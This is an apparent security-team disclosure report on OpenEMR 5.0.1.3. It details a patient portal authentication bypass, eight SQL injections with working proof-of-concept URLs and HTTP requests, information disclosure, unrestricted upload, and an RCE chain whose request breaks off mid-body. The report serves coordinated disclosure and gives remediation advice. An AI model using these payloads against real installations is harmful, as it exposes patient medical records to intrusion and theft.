PROJECT

INSECURITY

Project Insecurity - insecurity.sh

OpenEMR v5.0.1.3 - Vulnerability Report

TABLE OF CONTENTS

1.0 - Abstract

OpenEMR is the most popular open-source electronic medical record and medical practice management solution. This report details the vulnerabilities our team uncovered in OpenEMR. Some examples of vulnerabilities detailed below include a portal authentication bypass, multiple instances of SQL injection, multiple instances of remote code execution, unauthenticated information disclosure, unrestricted file upload, CSRFs including a CSRF to RCE proof of concept, and unauthenticated administrative actions.

1.1 - Methodology

We set up our OpenEMR testing lab on a Debian LAMP server with the latest source code downloaded from Github (https://github.com/openemr/openemr). The vulnerabilities disclosed in this report were found by manually reviewing the source code and modifying requests with Burp Suite Community Edition, no automated scanners or source code analysis tools were used.

1.2 - Credits

Brian Hyde (https://www.linkedin.com/in/brian-hyde/)
Cody Zacharis (https://www.linkedin.com/in/codyzacharias/)
Corben Leo (https://www.linkedin.com/in/corben-leo/)
Daley Bee (https://www.linkedin.com/in/daleybee/)
Dominik Penner (https://www.linkedin.com/in/dominik-penner/)
Manny Mand (https://www.linkedin.com/in/mannymand/)
Matthew Telfer (https://www.linkedin.com/in/matthew-telfer-bb2325167/)

1.3 - Disclosure Timeline

July 7th, 2018 - Reached out to vendor
July 9th, 2018 - Made first contact, agreed to a one-month public disclosure release date
July 20th, 2018 - Vendor pushes an update fixing the vulnerabilities
August 7th - Public Release Date

DISCOVERIES

2.0 - Patient Portal Authentication Bypass

An unauthenticated user is able to bypass the Patient Portal Login by simply navigating to the registration page and modifying the requested url to access the desired page. Some examples of pages in the portal directory that are accessible after browsing to the registration page include:

- add_edit_event_user.php
- find_appt_popup_user.php
- get_allergies.php
- get_amendments.php
- get_lab_results.php
- get_medications.php
- get_patient_documents.php
- get_problems.php
- get_profile.php
- portal_payment.php
- messaging/messages.php
- messaging/secure_chat.php
- report/pat_ledger.php
- report/portal_custom_report.php
- report/portal_patient_report.php

Normally, access to these pages requires authentication as a patient. If a user were to visit any of those pages unauthenticated, they would be redirected to the login page.

Severity: High

Walkthrough:



Figure 1: Patient Portal Registration Page

From the Patient Portal login page, navigate to the patient registration page, then modify the URL to navigate to the page you would like to visit such as add_edit_event_user.php, a page that would allow an unauthenticated user to book appointments in the OpenEMR system.



Figure 2: /portal/add_edit_event_user.php

Impact:

The photo below demonstrates the severity of the vulnerability by performing the authentication bypass to access get_profile.php which displayed a random customer profile from a real target. All the information, minus the first name, have been redacted to protect the identity of the patient.



Figure 3: [redacted]/openemr/portal/get_profile.php

Vulnerable Code:

```
//continue session
session_start();

//landing page definition -- where to go if something goes wrong
$landingpage = "index.php?site=".$_SESSION['site_id'];
//

// kick out if patient not authenticated
if (isset($_SESSION['pid']) && isset($_SESSION['patient_portal_onsite_two'])) {
        $pid = $_SESSION['pid'];
} else {
        session_destroy();
        header('Location: '.$landingpage.'&w');
        exit;
}

//
```

```
$ignoreAuth=true; // ignore the standard authentication for a regular OpenEMR user
require_once(dirname(__file__) . './../interface/globals.php');
```

Figure 4: verify_session.php - Lines 42-48

```
$_SESSION['patient_portal_onsite_two'] = true;
$_SESSION['authUser'] = 'portal-user';
$_SESSION['pid'] = true;
```

Figure 5: account/register.php - Lines 16-19

Verify_session.php only checks whether “pid” & “patient_portal_onsite_two” are set. Register.php shows us that these are actually being set upon visiting. This is highly concerning, as this now allows an unauthenticated attacker to leverage a couple of the SQL Injection vulnerabilities mentioned below, compromising all records in the database.

Cause:

The only times that this authentication bypass works, is if the variable “$ignoreAuth” is set to true. Conflicts begin to arise when the traditional authentication mechanism is loaded (auth.inc). In globals.php, we will notice that auth.inc only gets loaded if $ignoreAuth is set to false. There are multiple instances in OpenEMR where $ignoreAuth is **NOT** set to false.

```
if (!$ignoreAuth) {
	include_once("$srcdir/auth.inc");
}
```

Figure 6: interface/globals.php - Lines 566-568

Something to also note, $ignoreAuth is set to true in the file verify_session.php, therefore, every file that includes verify_session.php ignores authentication as well.

3.0 - Multiple instances of SQL Injection

SQL Injection is a exploitation technique that consists of inserting a SQL query through the input data. A SQL Injection attack can be leveraged to view data from a target database or leveraged to perform a variety of other things i.e. perform database functions. Below are details about the 8 SQL injections we identified in OpenEMR.

3.1 - SQL Injection in find_appt_popup_user.php

SQL injection in find_appt_popup_user.php is caused by unsanitized user input from the *catid* and *providerid* parameters. Exploiting this vulnerability requires authentication to Patient Portal; however, it can be exploited without authentication when combined with the Patient Portal authentication bypass mentioned above.

Severity: High

Vulnerable Code:

```
if ($input_catid) {
    $srow = sqlQuery("SELECT pc_duration FROM OpenEMR_postcalendar_categories WHERE
pc_catid = '$input_catid'");
    if ($srow['pc_duration']) {
        $catslots = ceil($srow['pc_duration'] / $slotsecs);
    }
}
```

Figure 1: find_appt_popup_user.php - Lines 105-110

```
$query = "SELECT pc_eventDate, pc_endDate, pc_startTime, pc_duration, " .
"pc_recurrtype, pc_recurrspec, pc_alldayevent, pc_catid, pc_prefcatid, pc_title " .
"FROM openemr_postcalendar_events " .
"WHERE pc_aid = '$providerid' AND " .
"((pc_endDate >= '$sdate' AND pc_eventDate < '$edate') OR " .
"(pc_endDate = '0000-00-00' AND pc_eventDate >= '$sdate' AND pc_eventDate <
'$edate'))";
$res = sqlStatement($query);
```

Figure 2: find_appt_popup_user.php - Lines 164-170

Proof of Concept:

```
http://host/openemr/portal/find_appt_popup_user.php?catid=1' AND (SELECT 0
FROM(SELECT COUNT(*),CONCAT(@@VERSION,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- -
```

3.2 - SQL Injection in add_edit_event_user.php

SQL injection in add_edit_event_user.php is caused by unsanitized user input from the *eid*, *userid*, and *pid* parameters. Exploiting this vulnerability requires authentication to Patient Portal; however, it can be exploited without authentication when combined with the Patient Portal authentication bypass mentioned above.

Severity: High

Vulnerable Code:

```
if ($eid) {
    $selfacil = '';
    $facility = sqlQuery("SELECT pc_facility, pc_multiple, pc_aid, facility.name
                            FROM openemr_postcalendar_events
                              LEFT JOIN facility ON
(openemr_postcalendar_events.pc_facility = facility.id)
                              WHERE pc_eid = $eid");
```

Figure 3: add_edit_event_user.php - Lines 116-121

```
if ($userid) {
    $pref_facility = sqlFetchArray(sqlStatement("SELECT facility_id, facility FROM
users WHERE id = $userid"));
    $e2f = $pref_facility['facility_id'];
    $e2f_name = $pref_facility['facility'];
}
```

Figure 4: add_edit_event_user.php - Lines 636-640

```
if ($patientid) {
    $prow = sqlQuery("SELECT lname, fname, phone_home, phone_biz, DOB " .
        "FROM patient_data WHERE pid = '" . $patientid . "'");
```

Figure 5: add_edit_event_user.php - Lines 616-618

Proof of Concept:

```
http://host/openemr/portal/add_edit_event_user.php?eid=1 AND
EXTRACTVALUE(0,CONCAT(0x5c,VERSION()))
```

3.3 - SQL Injection in Anything_simple.php

Anything_simple.php does a decent job at preventing SQL injection by using placeholders in SQL queries; however, the *getProviderIdOfEncounter* function in forms.inc does not utilize the same prevention technique. Instead, user input from the *encounter* parameter is directly placed into an SQL query when passed through the *getProviderIdOfEncounter* function, leaving the web application vulnerable to SQL injection. Exploiting this vulnerability requires authentication in the OpenEMR interface.

Severity: High

Vulnerable Code:

```
$encounter = $_REQUEST['encounter'];
$category_name = $_REQUEST['category_name'];

$query = "SELECT * FROM patient_data where pid=?";
$pat_data =  sqlQuery($query, array($pid));

$providerID  =  getProviderIdOfEncounter($encounter);
```

Figure 6: Anything_simple.php - Lines 41-47

```
function getProviderIdOfEncounter($encounter)
{
        global $attendant_type;
        $table = $attendant_type == 'pid' ? 'form_encounter' :
'form_groups_encounter';
        $sql = "select provider_id from $table where encounter='$encounter' order by
date";
        $res = sqlQuery($sql);
        return $res['provider_id'];
}
```

Figure 7: forms.inc - Lines 163-170

Proof of Concept:

```
http://host/openemr/interface/forms/eye_mag/php/Anything_simple.php?display=i&encoun
ter=1' AND (SELECT 0 FROM(SELECT COUNT(*),CONCAT(@@VERSION,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- -&category_name=POSTSEG
```

3.4 - SQL Injection in forms_admin.php

A SQL injection attack can occur in the vulnerable *id* parameter due to user input being placed directly into the SQL query in the *getRegistryEntry* function from registry.inc. Exploiting this vulnerability requires authentication in the OpenEMR interface.

Severity: High

Vulnerable Code:

```
if ($_GET['method'] == "enable") {
    updateRegistered($_GET['id'], "state=1");
} elseif ($_GET['method'] == "disable") {
    updateRegistered($_GET['id'], "state=0");
} elseif ($_GET['method'] == "install_db") {
    $dir = getRegistryEntry($_GET['id'], "directory");
```

Figure 8: forms_admin.php - Lines 16-21

```
function getRegistryEntry($id, $cols = "*")
{
    $sql = "select $cols from registry where id='$id'";
    return sqlQuery($sql);
}
```

Figure 9: registry.inc - Lines 59-63

Proof of Concept:

```
http://host/openemr/interface/forms_admin/forms_admin.php?id=32' OR (SELECT 0
FROM(SELECT COUNT(*),CONCAT(@@VERSION,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- -&method=enable
```

3.5 - SQL Injection in search_code.php

A SQL injection can take place when sending a POST request to search_code.php with a payload in the vulnerable *text* parameter. The input from the *text* parameter is included directly into an SQL query without any sanitization. Exploiting this vulnerability requires authentication to the OpenEMR interface.

Severity: High

Vulnerable Code:

```
if (isset($_POST["mode"]) && $_POST["mode"] == "search" && $_POST["text"] != "") {
  // $sql = "SELECT * FROM codes WHERE (code_text LIKE '%" . $_POST["text"] .
  //   "%' OR code LIKE '%" . $_POST["text"] . "%') AND code_type = '" .
  //   $code_types[$code_type]['id'] . "' ORDER BY code LIMIT " . ($M + 1);

  // The above is obsolete now, fees come from the prices table:
    $sql = "SELECT codes.*, prices.pr_price FROM codes " .
    "LEFT OUTER JOIN patient_data ON patient_data.pid = '$pid' " .
    "LEFT OUTER JOIN prices ON prices.pr_id = codes.id AND " .
    "prices.pr_selector = '' AND " .
    "prices.pr_level = patient_data.pricelevel " .
    "WHERE (code_text LIKE '%" . $_POST["text"] . "%' OR " .
    "code LIKE '%" . $_POST["text"] . "%') AND " .
    "code_type = '" . $code_types[$code_type]['id'] . "' " .
    "ORDER BY code ".
    " LIMIT " . ($M + 1).
    "";

    if ($res = sqlStatement($sql)) {
```

Figure 10: search_code.php - Lines 54-72

Proof of Concept:

```
POST /openemr/interface/patient_file/encounter/search_code.php?type= HTTP/1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 20
Cookie: OpenEMR=d8t7or7slkfpg63qcl73ne8fa1; PHPSESSID=c3li5j4bq86mbvlrrbkqig8r75
Connection: close
Upgrade-Insecure-Requests: 1

mode=search&text=')+or+updatexml(null,concat(0x0a,version()),null)--+-
```

3.6 - SQL Injection in find_drug_popup.php

User input from the *search_term* parameter is included directly in a query in find_drug_popup.php enabling the possibility of an SQL injection attack. Exploiting this vulnerability requires authentication to the OpenEMR interface.

Severity: High

Vulnerable Code:

```
<?php if ($_REQUEST['bn_search']) {
    $search_term = $_REQUEST['search_term'];
    {
    $query = "SELECT count(*) as count FROM drugs " .
      "WHERE (drug_id LIKE '%$search_term%' OR " .
      "name LIKE '%$search_term%') ";
    $res = sqlStatement($query);
```

Figure 11: find_drug_popup.php - Lines 151-157

Proof of Concept:

```
http://host/openemr/interface/de_identification_forms/find_code_popup.php?search_sta
tus=1&search_term=')+or+updatexml(null,concat(0x0a,version()),null)--+-&bn_search=Se
arch
```

3.7 - SQL Injection in find_immunization_popup.php

Similar to the SQL injection vulnerability in find_drug_popup.php, a SQL injection attack can occur due to the user input from the *search_term* parameter is included directly in an SQL query without sanitization. Exploiting this vulnerability requires authentication to the OpenEMR interface.

Severity: High

Vulnerable Code:

```
  $search_term = $_REQUEST['search_term'];
  {
    $query = "SELECT count(*) as count FROM list_options " .
      "WHERE (list_id = 'immunizations' and title LIKE '%$search_term%' AND activity
= 1) " ;
    $res = sqlStatement($query);
```

Figure 12: find_immunization_popup.php - Lines 144-148

Proof of Concept:

```
http://host/openemr/interface/de_identification_forms/find_immunization_popup.php?se
arch_status=1&search_term=')+or+updatexml(null,concat(0x0a,version()),null)--+-&bn_s
earch=Search
```

3.8 - SQL Injection in find_code_popup.php

Similar to the SQL injection vulnerabilities in find_immunization_popup.php and find_drug_popup.php, a SQL injection attack can occur due to the user input from the *search_term* parameter is included directly in an SQL query without sanitization. Exploiting this vulnerability requires authentication to the OpenEMR interface.

Severity: High

Vulnerable Code:

```
<?php if ($_REQUEST['bn_search']) {
    $search_term = $_REQUEST['search_term'];
    if ($form_code_type == 'PROD') {
        $query = "SELECT dt.drug_id, dt.selector, d.name " .
        "FROM drug_templates AS dt, drugs AS d WHERE " .
        "( d.name LIKE '%$search_term%' OR " .
        "dt.selector LIKE '%$search_term%' ) " .
        "AND d.drug_id = dt.drug_id " .
        "ORDER BY d.name, dt.selector, dt.drug_id";
        $res = sqlStatement($query);
        $row_count = 0;
        while ($row = sqlFetchArray($res)) {
            $row_count = $row_count + 1;
            $drug_id = addslashes($row['drug_id']);
            $selector = addslashes($row['selector']);
            $desc = addslashes($row['name']);
            ?>
             <input type="checkbox" name="diagnosis[row_count]" value= "<?php echo
$desc; ?>" > <?php echo $drug_id."    ".$selector."     ".$desc."</br>";
        }
    } else {
```

```
        $query = "SELECT count(*) as count FROM codes " .
        "WHERE (code_text LIKE '%$search_term%' OR " .
        "code LIKE '%$search_term%') " ;
        $res = sqlStatement($query);
```

Figure 13: find_code_popup.php - Lines 171-194

Proof of Concept:

```
http://host/openemr/interface/de_identification_forms/find_code_popup.php?search_sta
tus=1&search_term=')+or+updatexml(null,concat(0x0a,version()),null)--+-&bn_search=Se
arch
```

3.9 - SQL Injection in de_identification_screen2.php

If an attacker with administrator access can modify the global variables in edit_globals.php, they would be able to successfully inject SQL statements in de_identification_screen2.php. The is caused by the global “temporary_files_dir” variable being directly included inside the SQL query.

Severity: High

Vulnerable Code:

```
$query = "LOAD DATA INFILE '".$GLOBALS['temporary_files_dir']."/metadata_de_identification.txt' INTO TABLE
metadata_de_identification FIELDS TERMINATED BY ','  LINES TERMINATED BY '\n'";
$res = sqlStatement($query);
```

Figure 14: de_identification_screen2.php - Lines 111-112

3.10 - Remediation Recommendations

For PHP, it’s recommended to use parameterized queries to prevent SQL injection attacks in each of the vulnerable code snippets described above.

References:

https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet

https://secure.php.net/manual/en/mysqli.quickstart.prepared-statements.php

4.0 - Unauthenticated Information Disclosure

Information disclosure occurs when an application does not adequately protect sensitive information from parties that would not normally have access to said information. Although information disclosure isn't exploitable on its own it can allow an attacker to gather information which can be utilized later in the attack cycle.

4.1 - admin.php

There are several instances of unauthenticated information disclosure in OpenEMR. The first one we discovered lies at admin.php. Upon visiting http://host/<OpenEMR_directory>/admin.php an unauthenticated user will be prompted with the database name, the site ID as well as the current version of OpenEMR.



Figure 1: admin.php

Severity: Low

4.2 - sql_patch.php

Another instance of unauthenticated information disclosure lies at sql_patch.php. Upon visiting the page it is possible to learn the version information of the installation. This is also an example of an unauthenticated administrative action as navigating to the page would trigger a database patch.



Figure 2: sql_patch.php

Severity: Low

4.3 - setup.php

There is yet another instance of information disclosure in the /gacl directory. This occurs if the system administrator forgets to remove the setup.php file after the original installation. Upon accessing https://host/openemr/setup.php, it will greet you the current database driver, host, user, database and table prefix.



Figure 3: /gacl/setup.php

Severity: Low

5.0 - Unrestricted File Upload

Open EMR is vulnerable to an unrestricted file upload vulnerability in super/manage_site_files.php. This is due to improper (non-existent), checks on the file submitted by the administrator. An authenticated user could use this vulnerability to escalate their privileges by uploaded a PHP web shell to execute system commands.

Severity: Medium

Vulnerable Code:

```
    if (is_uploaded_file($_FILES['form_image']['tmp_name']) &&
$_FILES['form_image']['size']) {
        $form_dest_filename = $_POST['form_dest_filename'];
        if ($form_dest_filename == '') {
            $form_dest_filename = $_FILES['form_image']['name'];
        }

        $form_dest_filename = basename($form_dest_filename);
        if ($form_dest_filename == '') {
            die(htmlspecialchars(xl('Cannot find a destination filename')));
        }

        $imagepath = "$imagedir/$form_dest_filename";
        // If the site's image directory does not yet exist, create it.
        if (!is_dir($imagedir)) {
            mkdir($imagedir);
        }

        if (is_file($imagepath)) {
            unlink($imagepath);
        }

        $tmp_name = $_FILES['form_image']['tmp_name'];
        if (!move_uploaded_file($_FILES['form_image']['tmp_name'], $imagepath)) {
            die(htmlspecialchars(xl('Unable to create') . " '$imagepath'"));
        }
    }
```

Figure 1: manage_site_files.php - Lines 62-87

Remediation Recommendations:

Since the uploading function above is meant for uploading images, it's important to take steps to ensure the file being uploaded is actually an image. This can be done by blacklisting malicious extensions, checking the MIME type of file, or utilizing the getimagesize() function to check whether the file is an image.

References:

- https://php.earth/docs/security/uploading
- https://www.acunetix.com/websitesecurity/upload-forms-threat/
- https://paragonie.com/blog/2015/10/how-securely-allow-users-upload-files

6.0 - Remote Code Execution

Remote Code Execution happens when a user gains control of a value improperly sanitized by the server. An authenticated attacker could use these vulnerabilities to escalate their privileges on the server.

6.1 - RCE in sl_eob_search.php

A remote code execution vulnerability lies in OpenEMR's sl_eob_search.php file.

Severity: High

Vulnerable Code:

```
$STMT_PRINT_CMD = $GLOBALS['print_command'];
```

Figure 1: statement.inc.php - Line 30

```
exec("$STMT_PRINT_CMD $STMT_TEMP_FILE");
if ($_POST['form_without']) {
$alertmsg = xl('Now printing') .' '. $stmt_count .' '. xl('statements; invoices will
not be updated.');
} else {
$alertmsg = xl('Now printing') .' '. $stmt_count .' '. xl('statements and updating
invoices.');
}
```

Figure 2: sl_eob_search.php - Lines 565-570

In order to successfully exploit this vulnerability, an authenticated user must gain control of the print_command global variable. The edit_globals.php file makes this very easy for us.

```
http://host/openemr/interface/super/edit_globals.php
```

Proof of Concept:

Step 1: Send request to edit_globals.php that modifies the form_279 value to write us a phpinfo() at ./rce.php.

```
POST /openemr/interface/super/edit_globals.php HTTP/1.1
Host: <redacted>
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://<redacted>/openemr/interface/super/edit_globals.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 4208
Cookie: OpenEMR=<redacted>; PHPSESSID=<redacted>
Connection: close
Upgrade-Insecure-Requests: 1

form_save=Save&srch_desc=&form_0=main_info.php&form_1=..%2F..%2Finterface%2Fmain%2Fm
essages%2Fmessages.php%3Fform_active%3D1&form_2=1&form_3=tabs_style_full.css&form_4=
style_light.css&form_5=__default__&form_6=__default__&form_7=1&form_8=0&form_9=175&f
orm_10=OpenEMR&form_12=1&form_13=0&form_14=0&form_16=1&form_21=1&form_22=1&form_23=1
&form_24=1&form_25=http%3A%2F%2Fopen-emr.org%2F&form_26=&form_27=20&form_28=10&form_
30=3&form_31=0&form_32=5&form_33=0&form_38=English+%28Standard%29&form_39=1&form_41=
1&form_43=1&form_44=1&form_45=1&form_46=1&form_47=1&form_48=1&form_49=1&form_50=1&fo
rm_51=1&form_52=0&form_53=0&form_54=&form_55=2&form_56=.&form_57=%2C&form_58=%24&for
m_59=0&form_60=3&form_61=6%2C0&form_62=0&form_63=0&form_64=_blank&form_70=1&form_71=
1&form_78=1&form_80=&form_81=&form_82=&form_85=1&form_86=1&form_88=1&form_90=1&form_
91=1&form_92=1&form_93=1&form_94=Y1&form_95=1&form_96=2&form_97=0&form_99=14&form_10
0=11&form_101=24&form_102=20&form_104=0&form_105=0&form_106=ICD10&form_107=1&form_10
8=1&form_113=3&form_116=1&form_117=&form_120=1.00&form_122=0&form_124=&form_126=30&f
orm_127=&form_128=60&form_129=&form_130=90&form_131=&form_132=120&form_133=&form_134
=150&form_135=&form_136=1&form_139=1&form_140=1&form_142=1&form_143=0&form_144=local
host&form_145=&form_146=&form_147=5984&form_148=&form_151=Patient+ID+card&form_152=P
atient+Photograph&form_153=Lab+Report&form_154=Lab+Report&form_156=100&form_158=8&fo
rm_159=17&form_160=15&form_161=day&form_162=1&form_163=2&form_164=1&form_165=10&form
_166=10&form_167=15&form_168=20&form_169=1&form_170=%23FFFFFF&form_171=%23E6E6FF&for
